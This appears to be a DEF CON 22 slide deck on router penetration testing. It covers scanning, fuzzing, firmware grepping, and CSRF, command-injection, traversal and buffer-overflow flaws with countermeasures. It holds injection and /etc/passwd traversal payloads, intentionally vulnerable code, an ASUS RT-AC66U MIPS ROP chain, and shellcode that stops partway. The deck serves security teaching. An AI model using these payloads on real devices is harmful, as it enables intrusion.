Extensively Adaptable Sploits and Tools for Encroaching on Router Security

Instructor Information

- **Who?** Jacob Holcomb, Jacob Thompson, and Kedy Liu
- **What?** Security Analysts @ ISE
- **Why? PwN, pWn, and more PWN!**

About ISE

- **We are:**
  - Ethical Hackers
  - Computer Scientists
- **Our Customers are:**
  - Fortune 500 Enterprises
  - Entertainment, Security Software, Healthcare
- **Our perspective is:**
  - Primarily Whitebox

Why should you listen to us?

- Network hardware contains egregious system deficiencies.

- **100%** of routers we evaluated were vulnerable to exploitation.

ISE Router Research

Independent Security Evaluators

- **Exploiting SOHO Routers -** http://securityevaluators.com/content/case-studies/routers/soho_router_hacks.jsp

- **Exploiting SOHO Router Services -** http://securityevaluators.com/content/case-studies/routers/soho_service_hacks.jsp

- **SOHO Vulnerability Catalog -** http://securityevaluators.com/content/case-studies/routers/Vulnerability_Catalog.pdf

#SOHOpelessly Broken

HACK ROUTERS AND GET PAID

http://sohopelesslybroken.com

DEFCON 22

Topics

- Inherent Risks of Networking Equipment
- Testing Methodology
  - Information Gathering
  - Scanning and Enumeration
  - Gaining Access
  - Maintaining Access

Security Risks

- **Large** attack surface
- Insecure by default
- Assumption of security on the (wireless) LAN
- Poor security design and implementation

Testing Methodology

- Information Gathering
- Scanning and Enumeration
- Gaining Access
- Maintaining Access

Information Gathering

- **Administration Settings**
  - Default credentials
  - Management interface(s)
- **WLAN Settings**
  - SSID and wireless encryption
- **Network Service Settings**
  - DHCP, DNS, SNMP, UPnP, SMB, FTP, etc.

Scanning and Enumeration

- Identifying active hosts
- Identifying open TCP/UDP ports
- Identifying running services and versions

Scanning and Enumeration Cont.

```
root@Hak42:/# nmap -sS -Pn -sV -p T:1-65535 192.168.1.1

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-28 18:25 EDT
Nmap scan report for Wireless_Broadband_Router.InfoSec42 (192.168.1.1)
Host is up (0.0053s latency).
Not shown: 65524 closed ports
PORT     STATE SERVICE        VERSION
23/tcp   open  tcpwrapped
80/tcp   open  http           Verizon FIOS Actiontec http config
234/tcp  open  tcpwrapped
443/tcp  open  ssl/http       Verizon FIOS Actiontec http config
992/tcp  open  ssl/tcpwrapped
2555/tcp open  unknown
2556/tcp open  unknown
4567/tcp open  http           Actiontec TR069 remote access
8023/tcp open  tcpwrapped
8080/tcp open  http           Verizon FIOS Actiontec http config
8443/tcp open  ssl/http       Verizon FIOS Actiontec http config
```

Port Scan

TCP: nmap –sS –Pn –sV –p T:1-65535 X.X.X.X

UDP: nmap –sU –Pn –p U:1-65535 X.X.X.X

Banner Grab

Netcat: nc –nv <X.X.X.X> <port>

```
root@Hak42:/# nc -nv 192.168.1.1 8080
(UNKNOWN) [192.168.1.1] 8080 (http-alt) open
GET / HTTP/1.1

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: rg_cookie_session_id=1476875494; path=/;
Cache-Control: no-cache,no-store
Pragma: no-cache
Expires: Sun, 28 Jul 2013 22:33:39 GMT
Date: Sun, 28 Jul 2013 22:33:39 GMT
Accept-Ranges: bytes
Connection: close

<!--- Page(9074)=[Login] ---><HTML><HEAD><META HTTP-E
TENT="NO-CACHE"><META HTTP-EQUIV="PRAGMA" CONTENT="NO
ground-image: url('images/gradientstrip.gif'); backgr
TD, INPUT, OPTION, SELECT {font-size: 11px}
```

Gaining Access

- **Service Investigation**
  - Analyze web applications
  - Analyze servers (e.g., FTP, SMTP, SMB, HTTP)
  - Source Code Review (Static Code Analysis)
  - Fuzz Network Services (Dynamic Analysis)

Analyzing Web Applications

- **Understand the application**
  - Programming languages used
    - Server side (e.g., PHP, .NET, Python, ASP, Ruby on Rails)
    - Client side (e.g., JavaScript, HTML, JSON, Flash)
  - Protocols and APIs used (e.g., SOAP, REST)
  - Internet Media Type/MIME (e.g., JavaScript, HTML)

- **Toolz**
  - Web proxy (i.e., Burpsuite)
  - Firebug (JavaScript debugger, HTML inspection)
  - Web Crawler

Analyzing Web Applications Cont.

Burpsuite

Burp Suite

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Options

Intercept | History | Options

Response from http://192.168.1.1:80/index.cgi

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html
Cache-Control: public
Pragma: cache
Expires: Sun, 28 Jul 2013 23:44:07 GMT
Date: Sun, 28 Jul 2013 23:14:07 GMT
Last-Modified: Sun, 28 Jul 2013 23:14:07 GMT
Accept-Ranges: bytes
Connection: close
Location: /index.cgi?active%5fpage=9074&active%5fpage%5fstr=page%5flogin&req%5fmode=1&mimic%5fbutto

<html>
<head>
  <title>302 Moved Temporarily</title>
</head>
<body bgcolor="ffffff">
  <h2>302 Moved Temporarily<h2>
  <p>
   <a href="/index.cgi?active%5fpage=9074&active%5fpage%5fstr=page%5flogin&req%5fmode=1&mimic%5fbut
</body>
</html>
```

Firebug

Console | HTML | CSS | Script | DOM | Net | Cookies

Edit | body < html

```
<!--- Page(9074)=[Login] --->
<html>
  <head>
      <meta content="text/html; charset=UTF-8" http-equiv="Content-Type">
      <meta content="Sun, 28 Jul 2013 23:13:55 GMT" http-equiv="EXPIRES">
      <meta content="NO-CACHE" http-equiv="CACHE-CONTROL">
      <meta content="NO-CACHE" http-equiv="PRAGMA">
      <title>Verizon</title>
    <style type="text/css">
  </head>
```

Analyzing Network Servers

- **Authentication**
  - Type (e.g., Password, Key Pair)
  - Anonymous access/Weak or no credentials
  - Misconfigurations (e.g., Directory listing, permissions)

- **Encryption**
  - SSL/TLS?
  - SSH (AES, 3DES)?

Static Code Analysis

- **If source code is available, GET IT!**

- **Things to look for:**
  - Logic flaws (e.g., authentication, authorization)
  - Functions not performing bounds-checking
  - Backdoors

Static Code – Vulnerable Code

```
char ttybuf[16], buf[256];
FILE *ppp_fp;
int i;

        system("mkdir -p /tmp/ppp");
        sprintf(buf, "echo '%s * %s *'>/tmp/ppp/pap-secrets", nvram_safe_get("wan_pptp_username"), nvram_safe_get("wan_pptp_passwd"));
        system(buf);
        sprintf(buf, "echo '%s * %s *'>/tmp/ppp/chap-secrets", nvram_safe_get("wan_pptp_username"), nvram_safe_get("wan_pptp_passwd"));
        system(buf);
```

Static Code – More Vulnerable Code

```
int ej_apps_action(int eid, webs_t wp, int argc, char **argv){
    char *apps_action = websGetVar(wp, "apps_action", "");
    char *apps_name = websGetVar(wp, "apps_name", "");
    char *apps_flag = websGetVar(wp, "apps_flag", "");
    char command[128];

    if(strlen(apps_action) <= 0)
        return 0;

    nvram_set("apps_state_action", apps_action);

    memset(command, 0, sizeof(command));

    if(!strcmp(apps_action, "install")){
        if(strlen(apps_name) <= 0 || strlen(apps_flag) <= 0)
            return 0;

        sprintf(command, "start_apps_install %s %s", apps_name, apps_flag);
```

*Code from the ASUS RT-N56U

Fuzzing (Dynamic Analysis)

- **What happens if peculiar input is introduced?**
  - A{-G42!BBB}}}}}}/\/\/}}}}}}+=-_-1234d`~~((.)_(.))$
  - AAAAAAAAAAAAAAAAAAAAAAAAAAAA

- **Fuzzers**
  - **SPIKE:** generic_send_tcp X.X.X.X 21 ftp.spk 0 0
  - **BED:** ./bed.pl -s HTTP -t X.X.X.X -p 80
  - **Metasploit Framework**
  - **Python!**

SPIKE

Spike Template (*.spk)

Gimppy@Hak42: ~/ISE/SOHO/Asus/RT_AC66U

```
s_string("GET");
s_string(" ");
s_string_variable("/fuzz");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");
sleep(1);

s_string("Host: ");
s_string_variable("192.168.2.44");
s_string(":");
s_string_variable("80");
s_string("\r\n");
sleep(1);

s_string("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)");
s_string("\r\n\r\n");
sleep(1);
```

SPIKE Cont.

Fuzzing with Spike

```
Gimppy@Hak42:/usr/share/spike$ generic_send_tcp 192.168.1.1 8080 http.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
^C
```

Analyze Fuzzing Results

- **Toolz**
  - Debugger (i.e., GDB)
  - System Call Tracer (i.e., strace)

```
gdb) i r
         zero       at       v0       v1       a0       a1       a2       a3
R0   00000000 00000000 00000000 1dcd0000 7fff69c0 00000000 00000000 00000000
           t0       t1       t2       t3       t4       t5       t6       t7
R8   00000000 0000fc00 00000000 802de000 00000000 00000004 7f82ed18 00000000
           s0       s1       s2       s3       s4       s5       s6       s7
R16  42424242 42424242 42424242 42424242 42424242 00425008 7fff6c50 00410000
           t8       t9       k0       k1       gp       sp       s8       ra
R24  00000000 7fff6b50 00000000 00000000 42424242 7fff6b60 00410000 7fff6b58
       status       lo       hi  badvaddr    cause       pc
     0100fc13 02625a00 00000000 2ab59358 00000024 7fff6b64
         fcsr      fir      hi1      lo1      hi2      lo2      hi3      lo3
     00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
       dspctl  restart
     00000000 00000000
gdb) x/21i $sp
  0x7fff6b60:  andi    at,k1,0x4132
=> 0x7fff6b64:  lui     t0,0x6e6c
```

*Debugging ASUS RT-AC66U exploit

Gaining Access

- **Reverse Engineering**
  - Router Binaries
- **Simple RE Toolz and Techniques**
  - Strings
  - Hexdump
  - Grep
  - Open source? Perform static analysis!
- **Exploit Development**

Reverse Engineering Toolz and Techniques

- **Strings:** strings –n <INT> <FILE>

```
Gimppy@Hak42:~/ISE/SOHO/TP-LINK/TL-WDR1043ND$ strings -n 10 wr1043nv1_en_3_13_
12_up_boot\(120405\).bin
TP-LINK Technologies
U-Boot 1.1.4 (Mar 31 2012 - 10:40:21)
ag7100_get_ethaddr
`*** failed ***
### ERROR ### Please RESET the board ###
## Warning: gatewayip needed but not set
ARP Retry count exceeded; starting again
%d.%d.%d.%d
bad length %d < %d
```

*TP-Link TL-1043ND Firmware

Reverse Engineering Toolz and Techniques

- **Grep:** grep –R <string> *

```
irmware$ grep -R backdoor *
DRU_v1.0.8.0/src/router/mipsel-uclibc/install/httpd/usr/sbin/httpd matches
/src/router/shared/broadcom.c://Tom.Hung 2012-6-27, Add backdoor feature
/src/router/shared/broadcom.c:static int backdoor(webs_t wp, char_t *urlPrefix, char_t *webDir, int arg,
/src/router/shared/broadcom.c:static void do_backdoor_asp(char *url, FILE *stream)
/src/router/shared/broadcom.c:     backdoor(stream, NULL, NULL, 0, url, path, query);
/src/router/shared/broadcom.c:     { "backdoor*", "text/html", no_cache, NULL, do_backdoor_asp, do_auth },
```


*Code from the TRENDnet TEW-812DRU

Exploit Development

- Cross-Site Request Forgery
- Command Injection
- Directory Traversal
- Buffer Overflow

Cross-Site Request Forgery

#define: CSRF is an attack that forces an unsuspecting victim into executing web commands that perform unwanted actions on a web application.



Testing for Cross-Site Request Forgery

- **Anti-CSRF Tokens?**
- **HTTP referrer checking?**

```
<h1>Password Reset Configuration</h1>
<h3>Choose one of the questions in the list for each question, then provide an answer. You will have to answ
password.</h3>
<h2>Challenge Questions</h2>
<form id="Form1" method="POST" name="PasswordQuestions" style="margin:0" action="">
    <input type="hidden" value="18z2q5m5j7m5v4iufkfsyioh0e3bycnytr6wdq7dsnns4hfvro" name="1k8lin552kl9o0tc">
    <input type="hidden" value="submit" name="submitted">
    <input type="hidden" value="false" name="isSimpleResetEnabled">
```


Cross-Site Request Forgery Countermeasures

- **Users**
  - Logout of web applications
  - Do NOT save credentials in your browser
- **Developers**
  - Implement Anti-CSRF tokens **AND** HTTP referrer checking
  - Feeling ambitious? Require the user to authenticate before performing a state change

Command Injection

#define:

Command Injection is a form of attack where operating system specific commands are injected into a vulnerable application for execution.



Testing for Command Injection


- **Survey the application**
  - Look for application features that could call underlying system functionality(e.g., ping, traceroute)
  - Source code? Static analysis!

- **Test Examples**
  - ifconfig ; cat /etc/passwd ← Linux
  - dir | ipconfig ← Windows/Linux
  - ls /var/www/`<cmd>` or $(<cmd>) ← Linux*

*Command substitution

Command Injection – Vulnerable Code

```
<?php
  $dig=shell_exec("dig {$_GET['Domain']}");
  echo($dig);
?>
```



Command Injection Countermeasures

- **Developers**
  - Avoid calling shell commands when possible
  - If an API does not exist, sanitize user input before passing it to a function that executes system commands.


- **Python Example**
  - **BAD:** os.system(‘ls ‘ + dir)
  - **GOOD:** os.listdir(dir)

CSRF and Command Injection DEMO

- **TRENDnet TEW-812DRU**

Directory Traversal

#define: Directory Traversal is a form of attack where an attacker can access files and directories outside of the intended directory.




Testing for Directory Traversal

- **Enumerate the application**
  - Are there commands or request parameters that could be used for file-related operations?
- **URL Encoding (Web only)**
  - %2f → /
  - %2e%2e%2f → ../
- **Test Examples**
  - http://infosec2.blogspot.com/DT.php?file=../../../../etc/passwd%00
  - http://JadWebApp.com/DT.php?dir=..%2f..%2fetc%2fpasswd
  - symlink / rootfs ← SMB

Directory Traversal – Vulnerable Code

```
<?php
if ($_GET['file'])
    $file = $_GET['file'];
include('/var/www/'.$file);
?>
```



Directory Traversal Countermeasures


- **Developers**
  - Try not to use user input in file system calls
  - Perform path canonicalization (symlinks, . & .. are resolved)
  - Properly configure services

Directory Traversal Demo

- **D-LINK DIR-865L**
  - **Web Based File Inclusion and SAMBA Symlink**

Buffer Overflow

#define: Buffer Overflows occur when a program attempts to write data that exceeds the capacity of a fixed length buffer, and consequently, overwrites adjacent memory.



Stack Based Buffer Overflow (x86)

Testing for Buffer Overflows

- **Testing for overflows**
  - Dynamic Analysis
  - Static Analysis

Buffer Overflow – Vulnerable Code

```
(gdb) run Gimppy
Starting program: /home/Gimppy/Desktop/test Gimppy

[*] Gimppy's BOF code example
[*] You supplied 'Gimppy' as your argument!
[*] Program Completed.
[Inferior 1 (process 30137) exited with code 030]
(gdb) run BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Starting program: /home/Gimppy/Desktop/test BBBBBBBBBBBBBBBBBBBBBBBBBB

[*] Gimppy's BOF code example
[*] You supplied 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[*] Program Completed.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) i r $eip
eip            0x42424242       0x42424242
(gdb)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[]){

        char argument[42];

        if (argc < 2){
                printf("\n[!!!] Please supply a program argument. [!!!]\n\n");
                exit(0);
        }

        printf("\n[*] Gimppy's BOF code example\n");
        strcpy(argument, argv[1]);
        printf("[*] You supplied '%s' as your argument!\n", argument);
        printf("[*] Program Completed. \n");
        return 0;
}
```

Buffer Overflow Countermeasures

- **Developers**
  - Don’t use unsafe functions
  - Perform bounds checking
  - Compile/Link with overflow prevention techniques
    - Canary/Stack Cookie
    - safeSEH (Windows)
    - ASLR
    - DEP

MIPS Architecture

- RISC (Reduced Instruction Set)
- Instruction Size – 32 bits (4 bytes)
- Supports Big and Little Endian
- Branch Delay (Link instructions – e.g., JALR)
- Arguments stored in a0-a3 registers
- Return address has its own register!

ASUS RT-AC66U ROP Chain

 # ROP gadget #1

```
# lui     s0,0x2
# li      a0,1
# move    t9,s1 → Gadget #2
# jalr    t9
# ori     a1,s0,0x2
```

 # ROP gadget #2

```
# move    t9,s3 → sleep()
# lw      ra,44(sp) → Gadget #3
# lw      s4,40(sp)
# lw      s3,36(sp)
# lw      s2,32(sp)
# lw      s1,28(sp)
# lw      s0,24(sp)
# jr      t9
```

 # ROP gadget #3

```
# addiu   a1,sp,24
# lw      gp,16(sp)
# lw      ra,32(sp) → Gadget #4
# jr      ra
# addiu   sp,sp,40
```

 # ROP gadget #4

```
# move    t9,a1 → Shellcode
# addiu   a0,a0,56
# jr      t9
# move    a1,a2
```

MIPS Instructions

- **LUI – *Load upper immediate***
  - The immediate value is shifted left 16 bits and stored in the register. The lower 16 bits are zeroes.
- **ORI – *Bitwise or immediate***
  - Bitwise or's a register and an immediate value and stores the result in a register
- **SW – *Store word***
  - The contents of $t is stored at the specified address.
- **ADDI – *Add immediate***
  - Adds a register and a sign-extended immediate value and stores the result in a register
- **JALR – *Jump and link***
  - Jumps to the calculated address

MIPS Shellcode (RT-AC66U Exploit)

```
lui   t0,0x6e6c //Loading Upper Immediate nl into temp. reg. #0
ori   t0,t0,0x6574 //Bitwise OR immediate. Putting et into lower 16 bits of t0
sw    t0,-20(sp) //Store word pointer to command string for execution

lui   t1,0x2064 //Loading Upper Immediate _d into temp. reg. #1
ori   t1,t1,0x7465 //Bitwise OR immediate. Putting te into lower 16 bits of t0
sw    t1,-16(sp) //Store next part of command

lui   t2,0x2f20 //Loading Upper Immediate /_ into temp. reg. #2
ori   t2,t2,0x6c2d //Bitwise OR immediate. Putting l- into lower 16 bits of t1
sw    t2,-12(sp) //Store next part of command

lui   t3,0x2f6e //Loading Upper Immedate /n into temp. reg. #3
